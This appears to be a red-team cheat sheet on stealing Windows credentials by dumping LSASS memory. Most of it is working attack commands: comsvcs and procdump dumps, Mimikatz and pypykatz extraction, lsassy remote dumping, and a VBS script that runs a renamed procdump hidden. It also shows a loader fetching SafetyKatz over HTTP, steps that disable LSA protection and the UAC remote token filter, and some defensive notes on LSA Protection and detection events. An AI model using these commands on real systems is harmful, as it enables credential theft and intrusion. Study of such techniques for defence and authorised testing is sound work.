
Resources
- General
- RunasPLL : http://github.com/alxbrn/gdrv-loader
- By DeepStrike : https://deepstrike.io/blog/what-is-lsass-dumping
- By Microsoft : https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/
- LSA Protection : https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection#BKMK_HowToConfigure
- Credential Guard : https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/how-it-works
- Offensive
- By deepinstict : https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before
- By hackndo : https://en.hackndo.com/remote-lsass-dump-passwords/
- By hawk-eye : https://hawk-eye.io/2022/09/lsass-dumping-techniques/
- LSA Protection
- By san3ncrypt3d : https://san3ncrypt3d.com/2021/11/01/mimi/
- By juggernaut-sec : https://juggernaut-sec.com/dumping-credentials-lsass-process-hashes/
- By adsecurity : https://adsecurity.org/?page_id=1821
- By alteredsecurity : https://www.alteredsecurity.com/post/fantastic-windows-logon-types-and-where-to-find-credentials-in-them
- By hackingarticles : https://www.hackingarticles.in/credential-dumping-local-security-authority-lsalsass-exe/
- Defense
Cheat Sheet
- By thehacker.recipes : https://tools.thehacker.recipes/mimikatz/
- LOLBAS : https://lolbas-project.github.io/
- snovvcrash : https://ppn.snovvcra.sh/pentest/infrastructure/ad/credential-harvesting/from-memory/lsass
Commands
- Recon
- DeviceGuard
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard (Get-ComputerInfo).DeviceGuardSecurityServicesRunning - LSA
- Recon
Get-WinEvent -LogName System | Where-Object { $_.ID -eq 12 -and $_.ProviderName -eq "Microsoft-Windows-Wininit" } | Select-Object -First 1 | Format-List Message, TimeCreated OR Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "RunAsPPL" - Enable
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "RunAsPPL" /t REG_DWORD /d 1 /f # Enable LSA protection- Before

- After

- Before
- Recon
- Process ID
tasklist /fi "imagename eq lsass.exe"
- DeviceGuard
- Dumping
- Windows
- GUI
- TaskManager (C:\Users\fady\AppData\Local\Temp\lsass.DMP)

- Process Explorer

- TaskManager (C:\Users\fady\AppData\Local\Temp\lsass.DMP)
- CLI
- LOLs
- Recon (Builtin)
Get-ChildItem -Path "C:\Program Files\", "C:\Program Files (x86)\" -Include *adplus.exe*, *createdump.exe*, *dump64.exe*, *DumpMinitool.exe*,*Sqldumper.exe* -Recurse -ErrorAction SilentlyContinue | Select-Object FullName - rundll over comsvcs (Admin)
Get-Process lsass OR tasklist /svc rundll32 C:\windows\system32\comsvcs.dll, MiniDump 740 C:\Users\fady\Desktop\lsass.dmp full - Procdump
procdump.exe -ma lsass.exe test.txt OR procdump.exe -ma 724 test.txt- Evasive
- Running From script
' --- Save as go.vbs --- Set objShell = CreateObject("WScript.Shell") ' Find lsass.exe PID automatically Set objWMIService = GetObject("winmgmts:\\.\root\cimv2") Set colProcess = objWMIService.ExecQuery("SELECT ProcessId FROM Win32_Process WHERE Name = 'lsass.exe'") For Each objProcess in colProcess lsassPID = objProcess.ProcessId Next ' --- CONFIGURE YOUR PATHS HERE --- renamedProcDump = "C:\Users\kozo\Desktop\msxml6.exe" outputFile = "C:\Users\Public\documents.dat" ' Build the command command = renamedProcDump & " -accepteula -ma " & lsassPID & " " & outputFile ' Execute hidden (0 = hidden window, false = script continues immediately) objShell.Run command, 0, false - WMI
wmic process call create "C:\Users\kozo\Desktop\msxml6.exe -accepteula -ma 724 C:\Users\Public\documents.dat"
- Running From script
- Evasive
- rdrleakdiag (Seems Not working Anymore)
Get-Process lsass rdrleakdiag.exe /p 744 /o C:\Users\matio\Desktop\ /fullmemdmp /sna - DumpMinitool
Get-Process lsass

& "C:\Program Files\dotnet\sdk\9.0.301\Extensions\dump\DumpMinitool.exe" --file C:\Users\matio\Desktop\lsass.dmp --processId 744 --dumpType Full
- Recon (Builtin)
- LOLs
- Mimikatz
mimikatz # sekurlsa::logonpasswords # Attacks the LIVE LSA - pypykatz
pypykatz.exe live lsa - sharpkatz
SharpKatz.exe --command ekeys - Saftykatz
# $null | netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=9999 connectaddress=192.168.56.115 C:\Users\Public\Loader.exe -path [http://127.0.0.1:7777/SafetyKatz.exe](http://127.0.0.1:7777/SafetyKatz.exe) -args "sekurlsa::ekeys" "exit" - Invoke-MImikatz (BuiltIn extractor)
Invoke-Mimikatz -command '"privilege::debug""sekurlsa::ekeys"' - Dumpert
rundll32.exe C:\Dumpert\Outflank-Dumpert.dll,Dump OR Outflank-Dumpert.exe - Lsass_shtinkering
New-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps" -Force | Out-Null; Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps" -Name "DumpType" -Value 2 -Type DWord

.\LSASS_Shtinkering.exe
- GUI
- LSA Bypass
- Mimikatz
mimikatz # !+ # The mimidrv.sys should be in the same dir mimikatz # !processprotect /process:lsass.exe /remove mimikatz # privilege::debug mimikatz # sekurlsa::logonpasswords - Reg keys
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "RunAsPPL" /t REG_DWORD /d 0 /f
- Mimikatz
- Linux
- nxc
nxc rdp 10.129.20.143 -u htb-student -p 'HTB_@cademy_stdnt!' --lsa - lsassy
lsassy -u fmoheb -p 'Password123#f' -d redteamrecipes.com 192.168.99.25 -v # Try all methods with ways
lsassy -u fmoheb -p 'Password123#f' -d redteamrecipes.com -m comsvcs_stealth -e smb 192.168.99.25 -v # specific method with way
- nxc
- Windows
- Extracting
- pypykatz
pypykatz lsa minidump lsass.dmp - Mimikatz
mimikatz # sekurlsa::minidump lsass.dmp # Point to The lsass dump file to tell mimikatz not to attack the live sla
mimikatz # mimikatz # sekurlsa::logonpasswords
- pypykatz
Tools
- Process Explorer : Process Explorer - Sysinternals | Microsoft Learn
- procdump : https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
- lsassy : https://github.com/login-securite/lsassy
- Procdump : https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
- Invoke-Mimikatz : https://github.com/samratashok/nishang/blob/master/Gather/Invoke-Mimikatz.ps1
- Dumpert : https://github.com/outflanknl/Dumpert
- BetterSafetyKatz : https://github.com/Flangvik/BetterSafetyKatz
- SafetyKatz : https://github.com/GhostPack/SafetyKatz
- physmem2profit : https://github.com/WithSecureLabs/physmem2profit
- Lsass-Shtinkering : https://github.com/deepinstinct/Lsass-Shtinkering
Notes
General
The PP will load it’s dll from the disk but the DLL can access them from the memory
In order to dump LSASS memory, an attacker must first gain administrative or SYSTEM level privileges on the target Windows machine.
Without Credential Guard: Secrets are in an open drawer (lsass.exe). Admin can open it.
With Credential Guard: Secrets are in a locked safe (LSAIso.exe) inside a different building. Admin has no key.
You need at least
SeDebugPrivilegeor be and adminTry to rename the Tools ex : procdump64.exe > msxml6.exe.

When u do it remotely you may encounter a UAC problem
Try :
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
LSA Protection How to Enable (The Registry Key)
Target:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LsaValue:RunAsPPL(DWORD) Data:
1: Enabled (Protects LSASS).0: Disabled. Note: On modern Windows 11 / Server 2022, this is often enabled by default if the hardware supports it.
The UEFI Lock "Trap" (Persistence)
The Risk: If LSA Protection is enabled with UEFI Secure Boot, the setting is stored in a UEFI Variable (firmware), not just the Registry. Red Team Nightmare: Simply deleting the
RunAsPPLregistry key WILL NOT disable the protection. The Only Fix: You must boot into the BIOS, disable Secure Boot, reboot (to clear the variable), and then re-enable it. You cannot do this remotely without a KVM/IDRAC.
Audit Mode (Silent Logging)
Concept: Admins can “test” LSA Protection without actually blocking you, just logging your attempt. Registry:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LSASS.exe→AuditLevel=8The Logs: Watch the CodeIntegrity event log.
- Event 3065: Verification failed (Shared Section).
- Event 3066: Verification failed (Signature).
- Insight: If you see these events, the Blue Team knows you are poking LSASS, even if Mimikatz worked.
Verification (Is it on?)
Event Log: System Log Source: WinInit Event ID:
12Message: “LSASS.exe was started as a protected process with level: 4” Action: Check for this event during enumeration before attempting to dump credentials.
Later 2 Read
- https://ppn.snovvcra.sh/pentest/infrastructure/ad/credential-harvesting/from-memory/lsass
- http://github.com/alxbrn/gdrv-loader
- https://haggis-m.medium.com/you-bet-your-lsass-hunting-lsass-access-481168cecc41
- https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before-part-2
- https://teamhydra.blog/2020/08/25/bypassing-credential-guard/
- https://www.cnblogs.com/backlion/p/17939434
- https://www.synacktiv.com/publications/windows-secrets-extraction-a-summary
- https://www.outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/